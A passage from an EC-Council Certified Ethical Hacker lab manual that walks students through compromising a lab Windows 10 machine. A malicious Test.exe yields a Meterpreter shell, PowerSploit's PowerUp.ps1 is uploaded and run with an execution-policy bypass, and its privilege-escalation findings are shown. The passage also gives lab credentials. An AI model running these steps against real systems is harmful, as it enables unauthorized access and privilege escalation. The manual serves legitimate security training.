


Figure 1.4.10: Downloading malicious exe file on the victim's system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Once you click on the **Test.exe** file, the **Opening Test.exe** pop-up appears; select **Save File**.
20. The malicious file will download to the browser's default download location (here, **Downloads**). Now, navigate to this location and double-click the **Test.exe** file to run it.




Figure 1.4.11: Malicious file successfully downloaded

21. The **Open File - Security Warning** window appears; click **Run**.




Figure 1.4.12: Security warning on executing the exe file

22. Leave the **Windows 10** virtual machine running, so that the **Test.exe** file runs in the background and switch to the **Parrot Security** virtual machine.

TASK 4.6

Establish Remote Session

23. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.4.13: Meterpreter shell successfully obtained

24. Type **sysinfo** and press **Enter** to verify that you have hacked the targeted **Windows 10**.

Note: If the Meterpreter shell is not automatically connected to the session, type **sessions -i 1** and press **Enter** to open a session in Meterpreter shell.




Figure 1.4.14: Windows 7 Machine Remote view in Kali Linux machine

TASK 4.7

Find Misconfigurations in the Target System

25. Now, open another **Parrot Terminal** and navigate to the root directory.
26. In the **Terminal** window, type **git clone https://github.com/PowerShellMafia/PowerSploit** and press **Enter**. The PowerSploit repository is downloaded to the **root** directory.




Figure 1.4.15: Cloning PowerSploit

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 06 System Hacking/GitHub Tools/** and copy the **PowerSploit** folder.
- Paste the copied **PowerSploit** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/PowerSploit /root/**.

27. Now, switch back to the **Terminal** window with an active **Meterpreter** session. Type **upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1** and press **Enter**. This command uploads the PowerSploit file (**PowerUp.ps1**) to the target system's present working directory.




Figure 1.4.16: Upload file to the target system

28. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.




Figure 1.4.17: Upload file to the target system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Type **powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"** and press **Enter** to run the **PowerUp.ps1** file.

Note: PowerUp.ps1 is a program that enables a user to perform quick checks against a Windows machine for any privilege escalation opportunities. It utilizes various service abuse checks, .dll hijacking opportunities, registry checks, etc. to enumerate common elevation methods for a target system.

30. A result appears, displaying vulnerabilities in unquoted service paths, service executables, argument permissions, DLL locations, service permissions, unattended install files, and other locations.

```
Parrot Terminal
File Edit View Search Terminal Help
C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;
Invoke-AllChecks"
powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.


[*] Checking for unquoted service paths...
```

Figure 1.4.18: Unquoted service paths

```
Parrot Terminal
File Edit View Search Terminal Help
[*] Checking service executable and argument permissions...

ServiceName                     : ClickToRunSvc
Path                            : "C:\Program Files\Common Files\Microsoft Shared\
ClickToRun\OfficeClickToRun.exe"
                                  /service
ModifiableFile                  : C:\
ModifiableFilePermissions       : AppendData/AddSubdirectory
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name "ClickToRunSvc"
CanRestart                      : False

ServiceName                     : ClickToRunSvc
Path                            : "C:\Program Files\Common Files\Microsoft Shared\
ClickToRun\OfficeClickToRun.exe"
                                  /service
ModifiableFile                  : C:\
ModifiableFilePermissions       : {Delete, GenericWrite, GenericExecute, GenericRe
ad}
ModifiableFileIdentityReference : NT AUTHORITY\Authenticated Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name "ClickToRunSvc"
CanRestart                      : False

ServiceName                     : gupdate
Path                            : "C:\Program Files (x86)\Google\Update\GoogleUpda
te.exe" /svc
ModifiableFile                  : C:\
ModifiableFilePermissions       : AppendData/AddSubdirectory
```

Figure 1.4.19: Service executable and argument permissions

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

